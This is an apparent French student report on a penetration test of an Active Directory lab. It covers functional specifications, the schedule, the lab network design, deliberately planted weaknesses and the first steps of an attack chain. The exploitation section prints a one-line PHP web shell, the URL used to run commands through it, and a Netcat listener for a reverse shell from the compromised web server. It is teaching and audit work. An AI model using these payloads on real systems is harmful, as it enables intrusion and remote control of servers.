


Figure 2.2 : Diagramme de pieuvre – relations entre le produit et son environnement.

2.2.4 Critères de validation

Table 2.3 : Critères de validation des fonctions de service.

Code	Critère d'appréciation	Niveau souhaité
FS1	Pertinence et exhaustivité des vulnérabilités identifiées	Couverture complète des vecteurs d'attaque AD
FS2	Clarté et complétude du rapport sur les outils utilisés	Rapport détaillé avec impacts documentés
FS3	Absence d'interruption de service durant le test	Zéro interruption non planifiée
FS4	Respect des phases PTES	Toutes les phases respectées
FS5	Compatibilité des outils avec l'environnement AD	100 % des outils fonctionnels
FS6	Respect du planning	Livraison dans les délais impartis
FS7	Adaptation aux ressources disponibles	Fonctionnement dans les limites matérielles
FS8	Satisfaction du client sur la lisibilité des résultats	Rapport validé par le commanditaire

2.2.5 Cahier des charges fonctionnel

Table 2.4 : Cahier des charges fonctionnel.

Code	Fonction	Critère	Niveau souhaité
FS1	Renseigner le client sur le niveau d'exposition de l'infrastructure Active Directory	Pertinence et exhaustivité des vulnérabilités identifiées	Couverture complète des vecteurs d'attaque AD
FS2	Fournir au client un rapport sur les outils d'attaque utilisés sur l'infrastructure Active Directory	Clarté et complétude du rapport sur les outils utilisés	Rapport détaillé avec impacts documentés
FS3	Ne pas perturber le fonctionnement de l'infrastructure Active Directory	Absence d'interruption de service durant le test	Zéro interruption non planifiée
FS4	Se conformer à la méthodologie PTES retenue	Respect des phases PTES	Toutes les phases respectées
FS5	Utiliser des outils de test d'intrusion compatibles avec l'environnement Active Directory	Compatibilité des outils avec l'environnement AD	100 % des outils fonctionnels
FS6	S'inscrire dans le délai imparti au projet	Respect du planning	Livraison dans les délais impartis
FS7	S'adapter aux ressources matérielles et logicielles du laboratoire	Adaptation aux ressources disponibles	Fonctionnement dans les limites matérielles
FS8	Fournir au client des résultats compréhensibles et conformes à ses objectifs de sécurité	Satisfaction du client sur la lisibilité des résultats	Rapport validé par le commanditaire

2.3 Analyse Fonctionnelle Technique

L'Analyse Fonctionnelle Technique fait le lien entre les fonctions de service définies précédemment et les solutions technologiques mobilisées pour les réaliser. Elle est menée ici au moyen d'un diagramme FAST, qui décompose la fonction principale FP1 (renseigner le client sur le niveau d'exposition de l'infrastructure Active Directory) en fonctions techniques, jusqu'aux outils concrets utilisés.

2.3.1 Fonctions Techniques

Une fonction technique est une fonction contribuant à réaliser une fonction de service par un moyen technique. Dans notre projet, les fonctions techniques correspondent aux grandes étapes méthodologiques du test d'intrusion, chacune réalisée à l'aide d'outils spécifiques.

2.3.2 Construction du diagramme FAST

Le tableau suivant prépare le diagramme FAST de la fonction principale FP1.

Table 2.5 : Tableau de préparation du diagramme FAST – FP1.

Code FT	Énoncé	Pourquoi	Comment	Quand
FT11	Cartographier l'infrastructure Active Directory	FP1	FT111, FT112	FT12
FT111	Énumérer les objets et relations de l'annuaire	FT11	BloodHound, PowerView	FT112
FT112	Identifier les chemins d'attaque potentiels	FT11	BloodHound	FT111
FT12	Exploiter les identifiants faibles	FP1	FT121, FT122	FT11
FT121	Tester la robustesse des comptes de service	FT12	Password spraying contrôlé	FT122
FT122	Récupérer des tickets Kerberos exploitables	FT12	Kerberoasting	FT121




Figure 2.3 : Diagramme FAST – décomposition de la fonction principale FP1.

2.4 Charte et cadrage du projet

Cette section précise le cadrage organisationnel du projet : son identité, ainsi que la répartition temporelle des différentes phases de réalisation.

2.4.1 Carte d'identité du projet

Table 2.6 : Carte d'identité du projet.

Champ	Description
Titre du projet	Pentest d'Active Directory en environnement contrôlé
Réalisé par	KHALED Chahid, OUTASRA Mohammed Amine, RACHDI Youssef, SEBBAR Oualid
Encadrant académique	M. Jabri Youssef
Filière / établissement	Sécurité informatique et cybersécurité – ENSAO
Durée du projet	4 mois
Dates (début – fin)	26/02/2026 – 22/06/2026
Objectif général	Réaliser un audit de sécurité (test d'intrusion) d'une infrastructure Active Directory déployée en environnement de laboratoire contrôlé, afin d'identifier ses vulnérabilités et de proposer un plan de remédiation.
Méthodologie de référence	PTES (Penetration Testing Execution Standard), complété par la matrice MITRE ATT&CK pour la classification des techniques.
Livrables attendus	Rapport technique détaillé, synthèse exécutive, plan de remédiation priorisé, support de soutenance.

2.4.2 Planning et diagramme de Gantt

Le planning ci-dessous présente la répartition temporelle prévisionnelle des différentes phases du projet.

Table 2.7 : Planning prévisionnel du projet.

Phase	Durée	Dates prévues
Cadrage / scoping	7 jours	26/02/2026 – 04/03/2026
Déploiement de laboratoire	16 jours	05/03/2026 – 20/03/2026
Reconnaissance / énumération	15 jours	21/03/2026 – 04/04/2026
Exploitation	32 jours	05/04/2026 – 06/05/2026
Post-exploitation	28 jours	07/05/2026 – 03/06/2026
Rédaction du rapport	7 jours	04/06/2026 – 10/06/2026
Restitution	9 jours	11/06/2026 – 19/06/2026

Le diagramme de Gantt ci-dessous reprend ce planning sous forme visuelle.




Figure 2.4 : Diagramme de Gantt – planning prévisionnel du projet.

Chapitre 3

Mise en place du laboratoire et accès initial

3.1 Mise en place du laboratoire Active Directory

Cette première étape a pour objectif de préparer l'environnement technique utilisé dans le projet. Le laboratoire permet de simuler une infrastructure d'entreprise basée sur Active Directory, avec un serveur Web exposé servant de point d'entrée initial et un réseau interne contenant les ressources du domaine.

3.1.1 Architecture générale du laboratoire

Le laboratoire est composé de plusieurs machines virtuelles ayant chacune un rôle précis. Le cœur de l'environnement interne est un **Domain Controller sous Windows Server 2022**, chargé des services **Active Directory**, **DNS** et de la gestion du domaine. Deux postes **Windows 11 Client 01** et **Windows 11 Client 02** sont intégrés au domaine afin de représenter des machines utilisateurs.

Un serveur **Ubuntu Server** est utilisé comme serveur Web exposé. Il occupe une position intermédiaire, car il est relié à la fois à la zone accessible depuis l'attaquant et au réseau interne. Il pourra donc être utilisé comme point de pivot après compromission. La machine **Kali Linux** représente le poste d'attaque utilisé pour les phases de reconnaissance, d'énumération et d'exploitation.




Figure 3.1 : Architecture générale du laboratoire Active Directory.




Figure 3.2 : Machines virtuelles utilisées dans le laboratoire.

Cette organisation permet de conserver un scénario réaliste, car Kali Linux ne dispose pas d'un accès direct au réseau Active Directory. L'accès aux ressources internes devra donc passer par le serveur Web exposé.

3.1.2 Configuration réseau initiale

La configuration réseau repose sur deux réseaux virtuels internes. Le réseau **VMnet2** relie **Kali Linux** au serveur **Ubuntu Server** et représente la zone depuis laquelle l'attaquant peut accéder au serveur Web. Le réseau **VMnet8** relie le serveur Ubuntu, le **Domain Controller Windows Server 2022** et les deux postes **Windows 11**.

Ainsi, le serveur Ubuntu possède deux interfaces réseau : une vers VMnet2 et une autre vers VMnet8. Cette configuration lui permet de jouer le rôle de pivot entre la zone d'attaque et le réseau interne.




Figure 3.3 : Segmentation réseau du laboratoire à l'aide de VMnet2 et VMnet8.

3.1.3 Déploiement d'Active Directory

Le serveur **Windows Server 2022** a été configuré comme contrôleur de domaine après l'installation du rôle **Active Directory Domain Services (AD DS)**. Le domaine créé pour le laboratoire est **pfa.local**. Le service **DNS** a également été configuré afin d'assurer le bon fonctionnement du domaine.

Les deux postes Windows 11 ont ensuite été configurés pour utiliser le DNS du contrôleur de domaine, puis intégrés au domaine sous les noms **Windows 11 Client 01** et **Windows 11 Client 02**. Des comptes utilisateurs, groupes et stratégies de groupe de base ont aussi été créés afin de préparer les prochaines phases d'énumération et de simulation de mauvaises configurations.

3.1.4 Serveur Ubuntu comme pivot

Le serveur **Ubuntu Server** héberge un service Web à l'aide d'**Apache2**. Ce site est accessible depuis Kali via VMnet2 et représentera la première surface d'attaque du scénario. Le service **SSH** a également été activé afin de permettre l'administration distante et de préparer les étapes de post-exploitation.

3.1.5 Synthèse de la configuration initiale

À la fin de cette phase, le laboratoire comprend une machine Kali Linux, un serveur Web Ubuntu jouant le rôle de pivot, un contrôleur de domaine Windows Server 2022 et deux postes Windows 11 intégrés au domaine **pfa.local**.

Cette base servira de support aux étapes suivantes, notamment la configuration volontaire de vulnérabilités et la simulation d'attaques dans l'environnement Active Directory.

3.2 Configuration des vulnérabilités

Cette phase consiste à préparer volontairement plusieurs faiblesses dans le laboratoire afin de rendre le scénario de test d'intrusion réalisable. Ces configurations sont appliquées uniquement dans notre environnement isolé et contrôlé. Elles permettent de simuler des erreurs fréquentes dans un environnement Active Directory : service Web mal sécurisé, comptes vulnérables, mots de passe faibles, droits excessifs et mauvaises permissions.

3.2.1 Chaîne d'attaque retenue

La chaîne d'attaque commence depuis la machine **Kali Linux**, qui n'a pas d'accès direct au réseau interne. L'attaquant cible d'abord le serveur **Ubuntu Server** exposé via une vulnérabilité de type **File Upload**. Après compromission, ce serveur devient un point de pivot grâce à sa double connexion réseau.

Depuis cette position, une première énumération du domaine est effectuée afin d'identifier les utilisateurs, services et configurations exploitables. Le premier accès valide au domaine est obtenu via **AS-REP Roasting**. Ensuite, une énumération authentifiée permet d'identifier un compte de service vulnérable au **Kerberoasting**, puis une mauvaise configuration **GPO** est exploitée pour élever les privilèges.

Après cette escalade, l'attaquant peut extraire des empreintes d'authentification et simuler une attaque **Pass The Hash** afin d'obtenir un accès supplémentaire. Enfin, l'analyse des permissions **ACL** permet d'identifier un chemin vers la compromission du contrôleur de domaine. Cette compromission est validée par des techniques comme **DCSync** et **Golden Ticket**.




Figure 3.4 : Chaîne d'attaque retenue pour la simulation du test d'intrusion Active Directory.

3.2.2 Préparation des vulnérabilités

Le tableau suivant présente les configurations introduites volontairement afin de rendre chaque étape de la chaîne d'attaque exploitable.

Table 3.1 : Configurations volontaires introduites dans le laboratoire.

Étape préparée	**Configuration volontaire dans le laboratoire**
Vulnérabilité File Upload sur le serveur Web	Mise en place d'une page d'upload sur le serveur Ubuntu avec un contrôle insuffisant sur le type des fichiers envoyés. Le répertoire d'upload est accessible depuis le service Web Apache2 afin de permettre la simulation d'une exploitation initiale.
Pivot via le serveur Ubuntu	Attribution de deux interfaces réseau au serveur Ubuntu : une interface sur VMnet2 vers Kali Linux et une interface sur VMnet8 vers le réseau interne. Le service SSH est activé pour permettre l'administration distante et préparer les actions de post-exploitation.
AS-REP Roasting	Création d'un compte utilisateur Active Directory avec l'option *Do not require Kerberos preauthentication* activée. Un mot de passe volontairement faible est utilisé afin de permettre la récupération puis le cassage hors ligne du secret Kerberos.
Kerberoasting	Création d'un compte de service dans Active Directory avec un SPN associé. Ce compte dispose d'un mot de passe faible afin de permettre l'exploitation d'un ticket de service Kerberos dans la phase suivante.
Mauvaises permissions GPO	Création ou modification d'une GPO avec des droits d'édition accordés à un utilisateur ou groupe non administrateur. Cette mauvaise configuration permet de simuler une élévation de privilèges via une stratégie de groupe mal protégée.
Dump Hashes et Pass The Hash	Configuration d'une machine cible contenant un compte privilégié ou réutilisé localement. Cette situation permet de simuler l'extraction contrôlée d'empreintes NTLM puis leur réutilisation pour accéder à une autre machine.
ACL Attack	Attribution volontaire de permissions excessives sur un objet Active Directory sensible, par exemple des droits de modification sur un utilisateur, un groupe privilégié ou une relation de contrôle exploitable. Cette configuration crée un chemin d'escalade vers des privilèges élevés.
DCSync et Golden Ticket	Préparation d'un scénario où l'escalade finale donne accès à des privilèges suffisants sur le domaine. Cette étape permet de simuler la récupération des secrets du domaine avec DCSync, puis la génération d'un ticket Kerberos forgé afin de démontrer l'impact d'une compromission complète.

3.2.3 Transition vers l'exploitation

Après cette préparation, le laboratoire est prêt pour l'exécution du scénario. La section suivante commencera par la reconnaissance externe et l'énumération du serveur Web exposé, avant de passer à son exploitation puis au pivot vers le réseau Active Directory.

3.3 Reconnaissance Web et exploitation File Upload

Cette étape vise à analyser le serveur Web exposé, identifier les fonctionnalités accessibles, puis exploiter une vulnérabilité de type **File Upload** afin d'obtenir un premier accès au serveur Ubuntu. Cet accès constituera ensuite le point de départ du pivot vers le réseau interne Active Directory.

3.3.1 Reconnaissance externe

Dans un test d'intrusion réel, la reconnaissance externe permet de collecter des informations publiques sur l'organisation ciblée avant toute phase d'exploitation. Cette recherche peut inclure les registres ASN/IP, les noms de domaine, les enregistrements DNS, les sites Web publics, les réseaux sociaux, les dépôts GitHub, les plateformes d'emploi, les documents exposés, les adresses e-mail et les éventuelles fuites de données.

Dans ce laboratoire, le scénario est volontairement simplifié. Nous considérons que l'entreprise fictive possède un serveur Web exposé, correspondant au serveur **Ubuntu Server** configuré précédemment. L'analyse se concentre donc sur ce service afin d'identifier ses technologies, ses pages accessibles et les fonctionnalités pouvant représenter une surface d'attaque.

3.3.2 Énumération Web

L'énumération Web a été réalisée à travers une analyse manuelle et quelques outils spécialisés. Le navigateur et les **DevTools** ont d'abord permis d'observer les pages disponibles, les requêtes envoyées et le comportement général de l'application. Ensuite, **WhatWeb** a été utilisé pour identifier les technologies exposées par le serveur.

```
whatweb http://192.168.200.128
```

Une analyse complémentaire avec **Nmap** et des scripts HTTP a permis d'obtenir des informations supplémentaires sur le service Web.

```
nmap -sV -p 80 --script=http-title,http-headers 192.168.200.128
```

Les résultats indiquent que l'application fonctionne avec **PHP** et contient une fonctionnalité d'upload de fichiers. L'absence de contrôle strict sur les fichiers envoyés représente une piste d'exploitation importante, car elle peut permettre l'envoi puis l'exécution d'un script côté serveur.




Figure 3.5 : Fonctionnalité d'upload identifiée sur le serveur Web exposé.

3.3.3 Exploitation File Upload

Pour vérifier si les fichiers PHP envoyés sont interprétés par le serveur, un premier fichier de test a été créé.

```
<?php echo "OK"; ?>
```

Ce fichier est enregistré sous le nom suivant : `test.php`.

Après son envoi depuis la page d'upload, l'exécution est vérifiée en ouvrant l'URL du fichier :

```
http://192.168.200.128/uploads/test.php
```

L'affichage de **OK** confirme que le fichier PHP est exécuté côté serveur. Cette observation valide la présence d'une vulnérabilité exploitable, car l'application autorise l'envoi d'un script interprété par le serveur Web.

L'étape suivante consiste à envoyer un Web Shell simple permettant d'exécuter des commandes système à travers un paramètre HTTP.

```
<?php system($_REQUEST['cmd']); ?>
```

Le fichier est enregistré sous le nom : `shell.php`.

Une commande de test est ensuite exécutée depuis le navigateur :

```
http://192.168.200.128/uploads/shell.php?cmd=id
```

Le retour de la commande confirme l'exécution de commandes système avec l'utilisateur du service Web, généralement **www-data** dans le cas d'Apache sous Linux. À partir de ce Web Shell, quelques commandes de reconnaissance locale sont lancées afin

d'identifier le contexte du serveur compromis.

```
whoami
id
hostname
pwd
ls -la
ip a
```

Ces commandes permettent de confirmer l'utilisateur courant, le nom de la machine, le répertoire d'exécution et les interfaces réseau disponibles. L'information réseau est essentielle, car le serveur Ubuntu possède une interface vers Kali et une autre vers le réseau interne.

Pour obtenir un shell plus pratique, un listener Netcat est lancé sur Kali :

```
nc -lvnp 4444
```

Un fichier PHP de reverse shell est ensuite préparé en remplaçant l'adresse IP et le port par ceux de Kali. Après l'upload du fichier, son ouverture depuis le navigateur déclenche une connexion sortante du serveur Ubuntu vers la machine d'attaque.




Figure 3.6 : Réception d'un reverse shell depuis le serveur Web compromis.

La réception de la connexion confirme l'obtention d'un shell sur le serveur Web. À ce stade, l'exploitation de la vulnérabilité File Upload est validée et un premier accès au serveur Ubuntu est obtenu.

3.3.4 Transition vers le pivoting

Après cette compromission, l'étape suivante consiste à exploiter la position réseau du serveur Ubuntu. Grâce à sa double interface, il pourra être utilisé comme point de pivot afin d'atteindre progressivement les ressources Active Directory situées dans le réseau interne **VMnet8**.

3.4 Pivoting et énumération interne

Après l'accès au serveur Web Ubuntu, l'objectif est d'exploiter sa position réseau pour atteindre l'environnement Active Directory interne. Cette étape transforme cet accès

en point d'appui pour découvrir les machines internes et commencer l'énumération du domaine.

3.4.1 Principe du pivoting

Le **pivoting** consiste à utiliser une machine compromise comme intermédiaire pour accéder à un réseau qui n'est pas directement joignable depuis la machine d'attaque. Dans notre scénario, **Kali Linux** peut atteindre le serveur **Ubuntu Web Server** sur le réseau externe, mais ne dispose pas d'un accès direct au réseau interne Active Directory.

Le serveur Ubuntu est donc utilisé comme pivot, car il possède deux interfaces : une vers Kali et une vers le réseau interne. Cette position permet de rediriger le trafic de Kali vers les machines internes, notamment le contrôleur de domaine et les postes Windows 11.

